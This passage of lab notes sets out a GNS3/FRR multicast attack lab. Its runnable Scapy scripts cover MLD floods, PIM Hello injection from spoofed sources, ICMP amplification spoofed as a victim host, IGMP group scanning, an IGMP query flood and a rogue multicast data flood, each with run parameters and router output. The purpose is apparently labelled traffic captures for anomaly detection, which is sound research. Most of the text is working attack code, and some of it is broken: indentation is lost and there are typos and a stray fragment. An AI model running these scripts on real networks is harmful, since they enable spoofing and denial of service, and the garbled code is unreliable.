Interface      Group      Mode Timer      Srcs V Uptime
eth1      239.1.1.1      EXCL 00:04:19      1 3 00:00:21
Dist-R2# show ip igmp groups
Total IGMP groups: 1
Watermark warn limit(Not Set): 0
Interface      Group      Mode Timer      Srcs V Uptime
eth1      239.1.1.1      EXCL 00:00:01      1 3 00:00:22
Dist-R2# show ip igmp groups
Total IGMP groups: 1
Watermark warn limit(Not Set): 0
Interface      Group      Mode Timer      Srcs V Uptime
eth1      239.1.1.1      EXCL 00:00:01      1 3 00:00:22
Dist-R2# show ip igmp groups
Total IGMP groups: 1
Watermark warn limit(Not Set): 0
Interface      Group      Mode Timer      Srcs V Uptime
eth1      239.1.1.1      EXCL 00:00:01      1 3 00:00:22
Dist-R2# show ip igmp groups
Total IGMP groups: 1
Watermark warn limit(Not Set): 0
Interface      Group      Mode Timer      Srcs V Uptime
eth1      239.1.1.1      EXCL 00:00:01      1 3 00:00:23
Dist-R2# show ip igmp groups

```

solarwinds | Solar-PuTTY free tool

© 2019-2024 SolarWinds Worldwide, LLC. All rights reserved.

Step 5 — Class 3 (MLD Flood)

What it does: Sends 2000 ICMPv6 MLDv2 Membership Reports (type 143) to ff02::16 (all MLDv2-capable routers). MLD is the IPv6 equivalent of IGMP. Even though no IPv6 multicast service is active in this lab, the 2000 anomalous ICMPv6 packets are meaningful labeled samples — a host generating unsolicited MLDv2 reports at this rate is inherently anomalous network behavior.

GNS3 captures to start before each run:

- Dist-R2 eth1 ↔ SW-1 → c3_r1_distR2-SW1.pcap

Run on H1:

```
bash
```

```
python3 << 'EOF'
```

```
from scapy.all import *
```

```
import time, random
```

```
IFACE = 'eth0'
```

```
MCAST_MAC = '33:33:00:00:00:16'
```

```
DURATION = 60 # <-- CHANGE per run
```

```
SLEEP_MIN = 0.0005 # <-- CHANGE per run
```

```
SLEEP_MAX = 0.002 # <-- CHANGE per run
```

```
SRC_PREFIX = 'fe80::1' # <-- CHANGE per run (see table)
```

```
start = time.time(); count = 0
```

```
print(f"[Class3] MLD Flood — {DURATION}s")
```

```
while time.time() - start < DURATION:
```

```
    src_v6 = f'{SRC_PREFIX}:{random.randint(1,9999):x}'
```

```
    pkt = (Ether(dst=MCAST_MAC) /
```

```
        IPv6(src=src_v6, dst='ff02::16', hlim=1) /
```

```
        ICMPv6MLReport2()))
```

```
    sendp(pkt, iface=IFACE, verbose=0)
```

```
    count += 1
```

```
    time.sleep(random.uniform(SLEEP_MIN, SLEEP_MAX))
```

```
    if count % 500 == 0:
```

```
print(f"[Class3] {count} MLD reports sent")
```

```
print(f"[Class3] Done — {count} packets")
```

```
EOF
```

5 runs — what to change:

Run	DURATION	SLEEP_MIN	SLEEP_MAX	SRC_PREFIX
-----	----------	-----------	-----------	------------

1	60	0.0005	0.002	fe80::1
---	----	--------	-------	---------

2	90	0.001	0.005	fe80::2
---	----	-------	-------	---------

3	45	0.0002	0.001	fe80::3
---	----	--------	-------	---------

4	120	0.003	0.010	fe80::1
---	-----	-------	-------	---------

5	60	burst†	burst†	fe80::1
---	----	--------	--------	---------

†Run 5 burst-pause:

```
# brut forse
```

```
python3 << 'EOF'
```

```
from scapy.all import *
```

```
from scapy.layers.inet6 import IPv6, ICMPv6MLReport2
```

```
import time, random
```

```
IFACE='eth0'
```

```
MCAST_MAC='33:33:00:00:00:16'
```

```
count = 0
```

```
def mld_burst(n, sleep_min, sleep_max):
```

```
    global count
```

```
    for _ in range(n):
```

```
        src = f'fe80::1:{random.randint(1,9999):x}'
```

```
        pkt = (Ether(dst=MCAST_MAC) /
```

```
                IPv6(src=src, dst='ff02::16', hlim=1) /
```

```
                ICMPv6MLReport2())
```

```

sendp(pkt, iface=IFACE, verbose=0)

count += 1

time.sleep(random.uniform(sleep_min, sleep_max))

print("[Class3 Run5] Burst–Pause")

for cycle in range(5):
    n = random.randint(400, 800)
    print(f"[Cycle {cycle+1}] Burst: {n}")
    mld_burst(n, 0.0003, 0.001)

    pause = random.uniform(3, 8)
    print(f"[Cycle {cycle+1}] Pause: {pause:.1f}s")
    time.sleep(pause)

print(f"[Class3 Run5] Done — {count} packets")
EOF

```

Validation :

Frr router does not support icmpv6 forwarding

Step 6 — Class 4 (PIM Hello Manipulation)

What it does: Injects crafted PIM-SM Hello messages (protocol 103) from hundreds of spoofed source IPs, targeting 224.0.0.13 (all PIM routers). The goal is to insert rogue PIM neighbors into Core-R1's neighbor table, which could allow an attacker to influence the Rendezvous Point Tree topology. FRR validates PIM neighbors against the unicast routing table — spoofed entries will appear briefly then expire, but the injection attempt is fully captured.

GNS3 captures to start before each run:

- Core-R1 eth0 ↔ Dist-R2 → c4_r1_coreR1-distR2.pcap
- Dist-R2 eth1 ↔ SW-1 → c4_r1_distR2-SW1.pcap

```
python3 << 'EOF'
```

```
from scapy.all import *
```

```
from scapy.layers.inet import IP
```

```
import struct, time, random
```

```
IFACE = 'eth0'
```

```
PIM_ALL_MAC = '01:00:5e:00:00:0d'
```

```
MY_MAC = '02:42:b5:bd:63:00' # your H1 MAC
```

```
IP_PREFIX = '192.168.1'      #  FIXED
```

```
DURATION = 60
```

```
SLEEP = 0.0005
```

```
HOLD_TIME = 105
```

```
def build_pim_hello(hold_time, dr_priority):
```

```
    opts = (struct.pack('!HHH', 1, 2, hold_time) +
```

```
            struct.pack('!HHI', 19, 4, dr_priority) +
```

```
            struct.pack('!HHI', 20, 4, random.randint(1, 0xFFFFFFFF)))
```

```
    hdr = struct.pack('!BBH', 0x20, 0, 0)
```

```
    msg = hdr + opts
```

```

s = sum(struct.unpack('!%dH' % (len(msg)//2),
                    msg + (b'\x00' if len(msg)%2 else b'')))

while s >> 16:
    s = (s & 0xFFFF) + (s >> 16)
cksum = ~s & 0xFFFF
return msg[:2] + struct.pack('!H', cksum) + msg[4:]

start = time.time()
count = 0
print("[Class4] PIM Hello Attack (fixed subnet)")
while time.time() - start < DURATION:
    fake_src = f'{IP_PREFIX}.{random.randint(2,254)}'
    pkt = (Ether(src=MY_MAC, dst=PIM_ALL_MAC) /
           IP(src=fake_src, dst='224.0.0.13', proto=103, ttl=1) /
           Raw(load=build_pim_hello(HOLD_TIME, random.randint(1,100))))
    sendp(pkt, iface=IFACE, verbose=0)
    count += 1
    time.sleep(SLEEP)
    if count % 500 == 0:
        print(f"{count} sent")
print("Done")
EOF

```

5 runs — what to change:

Run	DURATION	SLEEP	HOLD_TIME	IP_PREFIX
1	60	0.001	105	10.0
2	90	0.003	30	10.1
3	45	0.0005	180	172.16
4	120	0.005	105	10.2

Run DURATION SLEEP HOLD_TIME IP_PREFIX

5 60 burst† 105 10.0

†Run 5 burst-pause: wrap the sendp loop in the same burst() + sleep() pattern from Class 1 Run 5.

Verify during run:

bash

Dist-R2 bash

watch -n1 'vtysh -c "show ip pim neighbor"'

Transient entries from 10.x.x.x appearing is the success indicator

Class _4

```
Dist-R2# show ip pim neighbor
Interface Neighbor      Uptime    Holdtime  DR Pri
eth0       10.0.0.1      01:36:36  00:01:39  1
eth1       192.168.1.224 00:00:08  00:01:36  14
eth1       192.168.1.176 00:00:08  00:01:36  86
eth1       192.168.1.251 00:00:08  00:01:36  15
eth1       192.168.1.236 00:00:08  00:01:36  63
eth1       192.168.1.147 00:00:08  00:01:37  61
eth1       192.168.1.82  00:00:08  00:01:37  47
eth1       192.168.1.18  00:00:08  00:01:37  1
eth1       192.168.1.113 00:00:08  00:01:37  11
eth1       192.168.1.187 00:00:07  00:01:37  59
eth1       192.168.1.114 00:00:07  00:01:37  81
eth1       192.168.1.191 00:00:07  00:01:37  22
eth1       192.168.1.239 00:00:07  00:01:37  50
eth1       192.168.1.93  00:00:07  00:01:37  4
eth1       192.168.1.243 00:00:07  00:01:37  11
eth1       192.168.1.41  00:00:07  00:01:38  36
eth1       192.168.1.35  00:00:07  00:01:38  83
eth1       192.168.1.34  00:00:07  00:01:38  93
eth1       192.168.1.32  00:00:06  00:01:38  59
eth1       192.168.1.2   00:00:06  00:01:38  81
eth1       192.168.1.59  00:00:06  00:01:38  13
eth1       192.168.1.207 00:00:06  00:01:38  37
eth1       192.168.1.21  00:00:06  00:01:38  35
eth1       192.168.1.46  00:00:06  00:01:39  13
eth1       192.168.1.89  00:00:06  00:01:39  83
eth1       192.168.1.119 00:00:06  00:01:39  41
eth1       192.168.1.40  00:00:06  00:01:39  27
eth1       192.168.1.23  00:00:06  00:01:39  94
eth1       192.168.1.177 00:00:06  00:01:39  56
eth1       192.168.1.246 00:00:05  00:01:39  75
```

Class 5 — Multicast Amplification

What it does: H1 sends ICMP Echo Requests to 224.0.0.1 (all-hosts multicast on the segment) with the source IP spoofed as H2 (192.168.1.20). Every host on the 192.168.1.0/24 segment — including Dist-R2 (192.168.1.1) — replies to H2. H2 receives unsolicited ICMP Echo Replies from all responders, which is the amplification. In a large subnet this becomes a volumetric DDoS against the victim.

Capture point:

- SW-1 port2 ↔ H2 eth0 — see the flood of ICMP replies arriving at victim
- Dist-R2 eth1 ↔ SW-1 — see both the outbound requests and inbound amplified replies

Script (run on H1):

```
bash

python3 << 'EOF'

from scapy.all import *

import time, random

ATTACKER = '192.168.1.10'

VICTIM = '192.168.1.20' # H2 — receives the amplified replies

ALL_HOSTS = '224.0.0.1' # All-hosts multicast — every host on segment replies

print(f"[Class 5] Multicast Amplification: spoofing src={VICTIM} → dst={ALL_HOSTS}")
print(f"[Class 5] Dist-R2 (192.168.1.1) and H2 will reply to {VICTIM}")

for i in range(2000):

    pkt = (Ether(dst='01:00:5e:00:00:01') / # Multicast MAC for 224.0.0.1
           IP(src=VICTIM, dst=ALL_HOSTS, ttl=1) /
           ICMP(type=8, id=random.randint(1, 65535), seq=i % 65535))

    sendp(pkt, iface='eth0', verbose=0)

    if i % 200 == 0:

        print(f"[Class 5] Sent {i}/2000 amplification probes")

        time.sleep(0.003)

print("[Class 5] Done")

EOF
```

Validation:

bash

On H2 — check ICMP reply flood arriving (run during attack)

tcpdump -i eth0 'icmp and dst 192.168.1.20' -n -c 200

Expected:

Continuous ICMP Echo Reply (type=0) packets arriving at 192.168.1.20

Source: 192.168.1.1 (Dist-R2 responding to the "all-hosts" ping)

For each outbound probe H1 sent, H2 gets ≥ 1 unsolicited reply

Wireshark on H2 link, filter: icmp and ip.dst == 192.168.1.20

Expected: amplified ICMP reply flood arriving at victim

Wireshark on Dist-R2 $\leftrightarrow$ SW-1, filter: icmp

Expected:

ICMP Echo Request to 224.0.0.1 with src=192.168.1.20 (spoofed — anomalous)

Followed by ICMP Echo Reply from 192.168.1.1 to 192.168.1.20 (router responding)

Success criteria: tcpdump on H2 shows ICMP Echo Replies arriving at 192.168.1.20 that H2 never sent requests for. Wireshark confirms the request had multicast destination (224.0.0.1) with spoofed source.

Class 6 — Group Scanning

What it does: H1 sends IGMP Membership Queries (type=0x11) to 224.0.0.1 for sequential addresses across the entire 239.x.x.x space. Membership Queries are a **router-only** message — any host originating them is immediately anomalous. This is reconnaissance: systematically probing which multicast groups are active to identify streaming targets for future attacks.

GNS3 captures to start before each run:

- Dist-R2 eth1 ↔ SW-1 → c6_r1_distR2-SW1.pcap

Run on H1:

```
bash
```

```
python3 << 'EOF'
```

```
from scapy.all import *
```

```
from scapy.contrib.igmp import IGMP
```

```
import time, random
```

```
IFACE    = 'eth0'
```

```
SRC_IP    = '192.168.1.10'
```

```
DURATION  = 60      # <-- CHANGE per run
```

```
SLEEP_MIN = 0.0005  # <-- CHANGE per run
```

```
SLEEP_MAX = 0.002   # <-- CHANGE per run
```

```
SCAN_MODE = 'sequential' # <-- CHANGE per run: 'sequential' or 'random'
```

```
START_IDX = 0      # <-- CHANGE per run (sequential start offset)
```

```
start = time.time(); count = 0; idx = START_IDX
```

```
print(f"[Class6] Group Scan — {DURATION}s, mode={SCAN_MODE}")
```

```
while time.time() - start < DURATION:
```

```
    if SCAN_MODE == 'sequential':
```

```
        group = f'239.{idx // 256}.{idx % 256}.1'
```

```
        idx = (idx + 1) % 65536
```

```
    else:
```

```
        group = f'239.{random.randint(0,255)}.{random.randint(0,255)}.{random.randint(1,254)}'
```

```

pkt = (Ether() /
      IP(src=SRC_IP, dst='224.0.0.1', ttl=1) /
      IGMP(type=0x11, gaddr=group))
sendp(pkt, iface=IFACE, verbose=0)
count += 1
time.sleep(random.uniform(SLEEP_MIN, SLEEP_MAX))
if count % 500 == 0:
    print(f"[Class6] Scanned {count} groups last={group}")


print(f"[Class6] Done — {count} packets")
EOF

```

5 runs — what to change:

Run DURATION SLEEP_MIN SLEEP_MAX SCAN_MODE START_IDX

1	60	0.0005	0.002	sequential	0
2	90	0.001	0.004	sequential	1000
3	45	0.0002	0.001	random	0
4	120	0.003	0.008	sequential	2000
5	60	burst [†]	burst [†]	random	0



Class 7 — IGMP Query Flood

What it does: Sends General Queries (gaddr=0.0.0.0, type=0x11) at extremely high rate to 224.0.0.1. A General Query asks every host on the segment to report all their group memberships simultaneously. Flooding these forces all hosts (H2, router itself) to generate Membership Reports constantly, consuming CPU on both the hosts and the router's IGMP processing thread. Distinct from Group Scan — scan is sequential group-specific probing for reconnaissance. Query Flood is volumetric denial-of-service via General Queries.

Where to capture:

- Dist-R2 eth1 ↔ SW-1 → c7_r1_distR2-SW1.pcap — sees the flood from H1
- SW-1 port2 ↔ H2 → c7_r1_SW1-H2.pcap — sees H2 getting hammered with forced report responses

Run on H1:

```
bash
```

```
python3 << 'EOF'
```

```
from scapy.all import *
```

```
from scapy.contrib.igmp import IGMP
```

```
import time, random
```

```
IFACE = 'eth0'
```

```
SRC_IP = '192.168.1.10'
```

```
# ===== PARAMETERS — CHANGE PER RUN =====
```

```
DURATION = 60
```

```
SLEEP_MIN = 0.0002
```

```
SLEEP_MAX = 0.001
```

```
# =====
```

```
start = time.time(); count = 0
```

```
print(f"[Class7] IGMP General Query Flood — {DURATION}s")
```

```
print("[Class7] Forcing all hosts to report all memberships simultaneously")
```

```
while time.time() - start < DURATION:
```

```
    # General Query: gaddr=0.0.0.0 means "report ALL your groups"
```

```

# Max Resp Time = 1 (100ms) — gives hosts almost no time to respond
pkt = (Ether(dst='01:00:5e:00:00:01') /
       IP(src=SRC_IP, dst='224.0.0.1', ttl=1) /
       IGMP(type=0x11, gaddr='0.0.0.0', mrttime=1))
sendp(pkt, iface=IFACE, verbose=0)
count += 1
time.sleep(random.uniform(SLEEP_MIN, SLEEP_MAX))
if count % 500 == 0:
    elapsed = time.time() - start
    print(f"[Class7] {count} general queries | {count/elapsed:.0f} pkt/s")

print(f"[Class7] Done — {count} packets")
EOF

```

5 runs — what to change:

Run	DURATION	SLEEP_MIN	SLEEP_MAX	Notes
1	60	0.0002	0.001	steady high rate
2	90	0.0005	0.002	medium rate
3	45	0.0001	0.0005	maximum rate
4	120	0.001	0.004	slow sustained
5	60	burst†	burst†	burst-pause

Run 5 burst-pause:

```

bash

python3 << 'EOF'

from scapy.all import *

from scapy.contrib.igmp import IGMP

import time, random

IFACE = 'eth0'; SRC_IP = '192.168.1.10'; count = 0

def query_burst(n, sleep_min, sleep_max):

```

```

global count
for _ in range(n):
    pkt = (Ether(dst='01:00:5e:00:00:01') /
           IP(src=SRC_IP, dst='224.0.0.1', ttl=1) /
           IGMP(type=0x11, gaddr='0.0.0.0', mrttime=1))
    sendp(pkt, iface=IFACE, verbose=0)
    count += 1
    time.sleep(random.uniform(sleep_min, sleep_max))

```

```

print("[Class7 Run5] Burst-pause General Query Flood")

```

```

for cycle in range(4):
    n = random.randint(500, 900)
    print(f" Burst {cycle+1}: {n} queries")
    query_burst(n, 0.0001, 0.0004)
    p = random.uniform(6, 14)
    print(f" Pause: {p:.1f}s")
    time.sleep(p)

```

```

print(f"[Class7 Run5] Done — {count} packets")

```

EOF

Verification:

bash

Wireshark filter on Dist-R2↔SW-1:

```
igmp.type == 0x11 && ip.src == 192.168.1.10
```

Should see continuous General Queries from host address

Wireshark filter on SW-1↔H2 link:

```
igmp.type == 0x22
```

Should see H2 sending Membership Reports in response to every query

H2 is being forced to respond continuously — that is the impact

On Dist-R2 bash during attack:

```
watch -n1 'vtysh -c "show ip igmp statistics"'
```

```
Dist-R2# show ip igmp statistics
IGMP statistics
Interface                : global
V1 query                  : 0
V2 query                  : 206
V3 query                  : 0
V2 leave                  : 0
V1 report                 : 0
V2 report                 : 290
V3 report                 : 26
mtrace response           : 0
mtrace request            : 0
unsupported                : 0
total received messages  : 522
joins failed              : 0
joins sent                : 30
general queries sent      : 15
group queries sent        : 0
peak groups               : 1
total groups              : 1
total source groups       : 0
Dist-R2#
```

Query received counter should be climbing rapidly

Success criteria: H2 link shows continuous IGMPv3 Membership Reports (type=0x22) being generated by H2 in response to the flood — H2 is being forced to announce its memberships thousands of times per minute instead of the normal once every 125 seconds.

Class 8 — Multicast Data Flood

What it does: Attacker sends high-rate UDP directly to multicast group address 239.1.1.1 from H1, without going through PIM-SM source registration. This injects illegitimate multicast data into the distribution tree. All receivers (H2, H3, H4) receive both the legitimate server stream AND the flood traffic simultaneously. Effect: bandwidth exhaustion on all receiver links, CPU pressure on all routers forwarding the flood.

This is different from just cranking up the server. The server script change is for making benign traffic more realistic. The flood comes from **H1 directly**, which is anomalous because H1 is not the registered source. The router forwards it because it matches the active (*,239.1.1.1) entry.

Where to capture:

- Dist-R2 eth1 ↔ SW-1 → c8_r1_distR2-SW1.pcap — sees flood leaving H1
- Core-R1 eth0 ↔ Dist-R2 → c8_r1_coreR1-distR2.pcap — sees flood entering backbone
- Core-R1 eth1 ↔ Dist-R3 → c8_r1_coreR1-distR3.pcap — confirms flood reaching R3 segment

Run on H1:

```
bash
```

```
python3 << 'EOF'
```

```
from scapy.all import *
```

```
import time, random, struct
```

```
IFACE    = 'eth0'
```

```
SRC_IP    = '192.168.1.10'    # H1 — not the registered source
```

```
MCAST_GRP = '239.1.1.1'      # same group as legitimate server
```

```
MCAST_PORT = 5004
```

```
# ===== PARAMETERS — CHANGE PER RUN =====
```

```
DURATION  = 60
```

```
FRAME_SIZE = 1400    # max UDP payload
```

```
SLEEP     = 0.001    # ~1000 pkt/s per run
```

```
# =====
```

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
```

```
sock.setsockopt(socket.IPPROTO_IP, socket.IP_MULTICAST_TTL, 16)
```

```
sock.setsockopt(socket.IPPROTO_IP, socket.IP_MULTICAST_IF, socket.inet_aton(SRC_IP))
```

```
start = time.time(); count = 0
```

```
print(f"[Class8] Multicast Data Flood — src={SRC_IP} → {MCAST_GRP}")
```

```
print(f"[Class8] Illegitimate source injecting into active multicast tree")
```

```
while time.time() - start < DURATION:
```

```
    # Craft payload that looks like injected junk — not RTP structure
```

```
    payload = bytes([random.randint(0, 255) for _ in range(FRAME_SIZE)])
```

```
    sock.sendto(payload, (MCAST_GRP, MCAST_PORT))
```

```
    count += 1
```

```
    time.sleep(random.uniform(SLEEP * 0.5, SLEEP * 1.5))
```

```
    if count % 500 == 0:
```

```
        elapsed = time.time() - start
```

```
        print(f"[Class8] {count} flood packets | {count/elapsed:.0f} pkt/s | "
```

```
              f"~{(count * FRAME_SIZE * 8) / (elapsed * 1e6):.1f} Mbps injected")
```

```
sock.close()
```

```
print(f"[Class8] Done — {count} packets injected into multicast tree")
```

```
EOF
```

5 runs — what to change:

Run	DURATION	FRAME_SIZE	SLEEP	Notes
-----	----------	------------	-------	-------

1	60	1400	0.001	high rate large frames
---	----	------	-------	------------------------

2	90	800	0.002	medium rate
---	----	-----	-------	-------------

3	45	1400	0.0005	maximum flood
---	----	------	--------	---------------

4	120	512	0.003	low rate sustained
---	-----	-----	-------	--------------------

5	60	burst†	burst†	burst-pause
---	----	--------	--------	-------------

Run 5 burst-pause:

```
bash
```

```
python3 << 'EOF'
```



```

from scapy.all import *

import time, random, socket as sock_lib

IFACE = 'eth0'; SRC_IP = '192.168.1.10'

MCAST_GRP = '239.1.1.1'; MCAST_PORT = 5004

sock = sock_lib.socket(sock_lib.AF_INET, sock_lib.SOCK_DGRAM, sock_lib.IPPROTO_UDP)
sock.setsockopt(sock_lib.IPPROTO_IP, sock_lib.IP_MULTICAST_TTL, 16)
sock.setsockopt(sock_lib.IPPROTO_IP, sock_lib.IP_MULTICAST_IF, sock_lib.inet_aton(SRC_IP))

count = 0

def data_burst(n, frame_size, sleep):
    global count
    for _ in range(n):
        payload = bytes([random.randint(0,255) for _ in range(frame_size)])
        sock.sendto(payload, (MCAST_GRP, MCAST_PORT))
        count += 1
        time.sleep(sleep)

print("[Class8 Run5] Burst-pause Multicast Data Flood")
for cycle in range(4):
    n = random.randint(600, 1000)
    fsize = random.choice([800, 1000, 1400])
    print(f" Burst {cycle+1}: {n} packets, {fsize}B frames")
    data_burst(n, fsize, random.uniform(0.0003, 0.001))
    p = random.uniform(8, 18)
    print(f" Pause: {p:.1f}s")
    time.sleep(p)

sock.close()

```

```
print(f"[Class8 Run5] Done — {count} packets")
```

```
EOF
```

Verification:

```
bash
```

```
# Wireshark on Core-R1 eth0↔Dist-R2 — filter:
```

```
udp && ip.src == 192.168.1.10 && ip.dst == 239.1.1.1
```

```
# Should see high-rate UDP from H1 (not 192.168.10.10 which is the legit server)
```

```
# Two sources sending to same group = anomaly
```

```
# On Core-R1 bash:
```

```
vttysh -c "show ip mroute"
```

```
# Should now show BOTH:
```

```
# (192.168.10.10, 239.1.1.1) ← legitimate server
```

```
# (192.168.1.10, 239.1.1.1) ← attacker — this entry appearing is the anomaly
```

```
Core-R1# show ip mroute
IP Multicast Routing Table
Flags: S - Sparse, C - Connected, P - Pruned
      R - SGRpt Pruned, F - Register flag, T - SPT-bit set
Source      Group      Flags Proto Input  Output  TTL  Uptime
*           239.1.1.1  S      PIM   lo      eth0    1    00:07:05
              PIM              eth1    1
192.168.1.10 239.1.1.1  SRT    STAR  eth0    eth1    1    00:01:23
192.168.10.10 239.1.1.1  SFT    STAR  eth2    eth0    1    00:08:33
              STAR              eth1    1
```

```
# On H2 bash during attack:
```

```
tcpdump -i eth0 udp port 5004 -n
```

```
# Should see UDP from both 192.168.10.10 (server) and 192.168.1.10 (attacker)
```

```
# H2 receives double stream — that is the flood impact confirmed
```

Success criteria: show ip mroute shows (192.168.1.10, 239.1.1.1) as a source-specific entry alongside the legitimate server entry. H2 tcpdump shows UDP arriving from two different sources on the same port